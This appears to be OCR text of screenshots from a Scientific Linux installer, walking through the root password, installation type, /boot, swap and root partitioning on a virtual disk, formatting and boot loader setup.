
☑ System clock uses UTC


Back Next



Scientific Linux
The root account is used for administering the system. Enter a password for the root user.
Root Password:
Confirm:
Back
Next



Scientific Linux
Which type of installation would you like?
Use All Space
Removes all partitions on the selected device(s). This includes partitions created by other operating systems.
Tip: This option will remove data from the selected device(s). Make sure you have backups.
Replace Existing Linux System(s)
Removes only Linux partitions (created from a previous Linux installation). This does not remove other partitions you may have on your storage device(s) (such as VFAT or FAT32).
Tip: This option will remove data from the selected device(s). Make sure you have backups.
Shrink Current System
Shrinks existing partitions to create free space for the default layout.
Use Free Space
Retains your current data and partitions and uses only the unpartitioned space on the selected device (s), assuming you have enough free space available.
Create Custom Layout
Manually create your own custom layout on the selected device(s) using our partitioning tool.
Encrypt system
Review and modify partitioning layout
Back
Next


Create Storage
Create Partition
Standard Partition
General purpose partition creation
Create Software RAID
Information
RAID Partition
Create a RAID formated partition
RAID Device
Requires at least 2 free RAID formated partitions
Create LVM
Information
LVM Volume Group
Requires at least 1 free LVM formated partition
LVM Logical Volume
Create a logical volume on selected volume group
LVM Physical Volume
Create an LVM formated partition
Cancel
Create



Add Partition
Mount Point:
/boot
File System Type:
ext4
Allowable Drives:
sdc 279005 MB Dell VIRTUAL DISK
Size (MB):
500
Additional Size Options
Fixed size
Fill all space up to (MB):
500
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK



Add Partition
Mount Point:
<Not Applicable>
File System Type:
swap
Allowable Drives:
sdc 279005 MB Dell VIRTUAL DISK
Size (MB):
32000
Additional Size Options
Fixed size
Fill all space up to (MB):
32000
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK



Add Partition
Mount Point:
/
File System Type:
ext4
Allowable Drives:
sdc 279005 MB Dell VIRTUAL DISK
Size (MB):
200
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK



Scientific Linux
Please Select A Device
Device
Size (MB)
Mount Point/ RAID/Volume
Type
Format
Hard Drives
sdc (/dev/sdc)
sdc1 500 /boot ext4
sdc2 32000 swap
sdc3 246503 / ext4
Create
Edit
Delete
Reset
Back
Next



Writing storage configuration to disk
The partitioning options you have selected will now be written to disk. Any data on deleted or reformatted partitions will be lost.
Go back
Write changes to disk


Formatting
Creating ext4 filesystem on /dev/sdc3



Scientific Linux
Install boot loader on /dev/sdc.
Change device
Use a boot loader password
Change password
Boot loader operating system list
Default
Label
Device
Scientific Linux
/dev/sdc3
Add
Edit
Delete
Back
Next

